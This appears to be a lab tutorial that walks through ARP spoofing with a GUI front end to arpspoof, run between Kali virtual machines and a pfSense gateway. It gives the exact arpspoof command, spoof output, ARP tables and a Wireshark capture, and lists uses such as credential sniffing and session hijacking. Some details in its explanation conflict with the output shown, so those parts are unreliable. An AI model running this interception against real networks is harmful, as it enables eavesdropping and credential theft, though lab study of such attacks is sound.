ARP SPOOFING

Address **R**esolution **P**rotocol is used to map a 32-bit Internet Protocol address into a 48-bit Ethernet address (https://datatracker.ietf.org/doc/html/rfc826), i.e. mapping an IPv4 address to a MAC address.

An “ARP request” is sent when a host wants to communicate with another device on the same network, to which a MAC address is replied (“ARP reply”).

ARP Spoofing is when an attacker forges the ARP reply and sends it to a local network to direct the traffic from the ARP requested MAC address (usually for the default gateway) to be redirected to the tracker. This works as the ARP has no authentication mechanism and devices accept ARP replies even if a request was never sent. Moreover, ARP tables can be updated dynamically without verification (https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-94.pdf).

So, what’s the use?


- Packet sniffing (to capture credentials or cookies)
- Session Hijacking
- SSL stripping
- DNS spoofing
- Traffic modification
- Denial of service, if forwarding is disabled
- Intercept plaintext traffic such as HTTP, FTP, and Telnet

!!Limitations!!

- Only works on local networks (Layer 2 scope)
- Ineffective across routed networks
- Can be blocked by managed switches with DAI enabled
- Increasing use of HTTPS reduces impact

The How:

Step 1: Navigate to the tools, go to ARP spoofing and select




Tools

Filter for a Category *
Attack Tools

Tool name	Tool description	Category	
ARP Spoofing	A tool used to poison the ARP cache by falsifying MAC address mappings between two targets, enabling interception or manipulation of network traffic.	Attack Tools	Go
GoldenEye	A tool used for performing denial-of-service (DoS) attacks by simulating HTTP requests to overwhelm a web server.	Attack Tools	Go
msfvenom	A tool that can create payloads for various exploits and attack vectors, such as shellcode, Java applets, and executable files.	Attack Tools	Go

Step 2: Ensure you’re target IP addresses are on your known network


In this case, I have opened up a second Kali Linux Virtual machine on the same network, connected via Pfsense:



Step 3: Enter IP addresses


- Use “ip a” to extract IP address:

Kali:




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:08:3e:fa brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.114/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 45907sec preferred_lft 45907sec
    inet6 fe80::bc2:d4ef:b40a:c9f6/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Kali with the DDT:



```
──(kali㉿kali)-[~]
─$ ip a
: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
      valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
      valid_lft forever preferred_lft forever
: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:d2:26:79 brd ff:ff:ff:ff:ff:ff
   inet 192.168.1.111/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
      valid_lft 45917sec preferred_lft 45917sec
   inet6 fe80::c911:1ea9:daea:52e4/64 scope link noprefixroute
      valid_lft forever preferred_lft forever
```


Pfsense (select option 8)shell, and type “ifconfig”):



```
        options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
        ether 08:00:27:56:64:58
        hwaddr 08:00:27:56:64:58
        inet 192.168.1.1 netmask 0xffffff00 broadcast 192.168.1.255
        inet6 fe80::1:1%em1 prefixlen 64 scopeid 0x2
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
enc0: flags=0<> metric 0 mtu 1536
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
```

You enter the IP addresses of the Kali Machine and Pfsense, so that Kali thinks that Pfsense's address is your address. As what we're basically trying to do is get our machine to act as an interceptor between the two machines, so that you can direct the traffic being sent to Pfsense to your machine.

So Target 1 is 192.168.1.1, and Target 2 is 192.168.1.114 and click start spoof:




Configure ARPSpoof

Target one IP address *
192.168.1.1

Target two IP address *
192.168.1.114

It will prompt you to enter a password for Authentication, it is the sudo password you use for your system, the default password should be "kali":




Authentication is needed to run `/usr/sbin/arpspoof -t 192.168.1.114 192.168.1.1' as the super user

An application is attempting to perform an action that requires privileges. Authentication is required to perform this action.

Password: ••••

If this message pops up straight after just ignore it, it should go away.




The process is running.You can cancel it below:

To actually cancel the process and reset the arp tables of the two machines, you have to **restart all the machines in the network**.

Step 4: Understanding the output:

Now you have successfully conducted an ARP Spoof attack!



Configure ARPSpoof

Target one IP address * 192.168.1.1

Target two IP address * 192.168.1.114

Output filename output.txt

Output

```
8:0:27:d2:26:79 8:0:27:8:3e:fa 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79

8:0:27:d2:26:79 8:0:27:8:3e:fa 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79

8:0:27:d2:26:79 8:0:27:8:3e:fa 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79

8:0:27:d2:26:79 8:0:27:8:3e:fa 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79

8:0:27:d2:26:79 8:0:27:8:3e:fa 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79

8:0:27:d2:26:79 8:0:27:8:3e:fa 0806 42: arp reply 192.168.1.1 is-at 8:0:27:d2:26:79
```

The **output above** shows that you, 8:0:27:d2:26:79, sending the ARP reply, is sending it to 8:0:27:8e:3e:fa, who is receiving the ARP reply. They are directly communicating. The “0806” is the ARP protocol.


So in this case the attacking machine is repeatedly sending 192.168.1.111 is-at 08:00:27:d2:26:79 to convince the victim that Pfsense has the attacker’s MAC address.

The repetition of these responses indicates ARP cache poisoning activity, where the attacker continuously injects forged ARP replies to overwrite the victim’s ARP table. Since ARP lacks authentication mechanisms (RFC 826), hosts accept these replies and update their cache, enabling a man-in-the-middle attack (MITRE ATT&CK T1557).

You’ll notice that if you click “Clear output” it will not stop the attack, it will just clear the output for a second, but the attack is still running so it would continue to flood the ARP replies. To stop the interception, you must restart all the machines on the network.

Step 5: Verification:

In the Kali machine, we can use “arp -a” to check the arp table to see whether our interception worked:



Kali2024 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ arp -a
? (192.168.1.111) at 08:00:27:d2:26:79 [ether] on eth0
? (192.168.1.1) at 08:00:27:d2:26:79 [ether] on eth0

┌──(kali㉿kali)-[~]
└─$ 
```

Here we can see that we have successfully intercepted the two machines, and this kali machine believes that pfsense is at the DDT machine's address.

We can also use wireshark on our kali machine, to capture traffic (just press the blue shark fin to start capturing traffic):


Kali2024 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time         Source                  Destination             Protocol Length Info
   1 0.000000000  PCSSystemtec_d2:26:…  PCSSystemtec_08:3e:…  ARP        60 192.168.1.1 is at 08:00:27:d2:26:79
   2 0.173515023  fe80::1:1               ff02::16                ICMPv6     90 Multicast Listener Report Message v2
   3 0.605301865  PCSSystemtec_d2:26:…  PCSSystemtec_56:64:…  ARP        60 192.168.1.114 is at 08:00:27:d2:26:79 (duplicate use of 192.168.1.1 detected!)
   4 0.605659237  PCSSystemtec_08:3e:…  Broadcast               ARP        42 ARP Announcement for 192.168.1.114
   5 1.865037378  142.251.12.189          192.168.1.111           TLSv1.2   115 Application Data
   6 1.865037614  192.168.1.111           142.251.12.189          TCP        60 49134 → 443 [ACK] Seq=1 Ack=62 Win=65535 Len=0
   7 2.004099453  PCSSystemtec_d2:26:…  PCSSystemtec_08:3e:…  ARP        60 192.168.1.1 is at 08:00:27:d2:26:79
   8 2.609737237  PCSSystemtec_d2:26:…  PCSSystemtec_56:64:…  ARP        60 192.168.1.114 is at 08:00:27:d2:26:79 (duplicate use of 192.168.1.1 detected!)
   9 3.347804442  fe80::1:1               ff02::1                 ICMPv6    110 Router Advertisement from 08:00:27:56:64:58
  10 3.696585457  fe80::1:1               fe80::c911:1ea9:dae…  ICMPv6     86 Neighbor Solicitation for fe80::c911:1ea9:daea:52e4 from 08:00:27:56:64:58
  11 3.696585580  fe80::c911:1ea9:dae…  fe80::1:1               ICMPv6     78 Neighbor Advertisement fe80::c911:1ea9:daea:52e4 (sol)
  12 4.262764411  PCSSystemtec_d2:26:…  PCSSystemtec_08:3e:…  ARP        60 192.168.1.1 is at 08:00:27:d2:26:79
  13 4.610592642  PCSSystemtec_d2:26:…  PCSSystemtec_56:64:…  ARP        60 192.168.1.114 is at 08:00:27:d2:26:79 (duplicate use of 192.168.1.1 detected!)
  14 6.300079297  PCSSystemtec_d2:26:…  PCSSystemtec_08:3e:…  ARP        60 192.168.1.1 is at 08:00:27:d2:26:79
  15 6.624012551  PCSSystemtec_d2:26:…  PCSSystemtec_56:64:…  ARP        60 192.168.1.114 is at 08:00:27:d2:26:79 (duplicate use of 192.168.1.1 detected!)
  16 6.879222240  PCSSystemtec_d2:26:…  PCSSystemtec_56:64:…  ARP        60 Who has 192.168.1.1? Tell 192.168.1.111
  17 6.879661571  PCSSystemtec_56:64:…  PCSSystemtec_d2:26:…  ARP        60 192.168.1.1 is at 08:00:27:56:64:58
  18 8.301089498  PCSSystemtec_d2:26:…  PCSSystemtec_08:3e:…  ARP        60 192.168.1.1 is at 08:00:27:d2:26:79
  19 8.625005376  PCSSystemtec_d2:26:…  PCSSystemtec_56:64:…  ARP        60 192.168.1.114 is at 08:00:27:d2:26:79 (duplicate use of 192.168.1.1 detected!)
  20 8.924915726  fe80::c911:1ea9:dae…  fe80::1:1               ICMPv6     86 Neighbor Solicitation for fe80::1:1 from 08:00:27:d2:26:79
